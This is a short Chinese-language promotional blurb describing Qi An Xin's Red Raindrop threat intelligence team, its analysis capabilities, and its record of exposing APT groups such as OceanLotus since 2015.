目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和团伙层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自 2015 年持续发现多个包括海莲花在内的 APT 团伙在中国境内的长期活动，并发布国内首个团伙层面的 APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

更多团队文章敬请扫码关注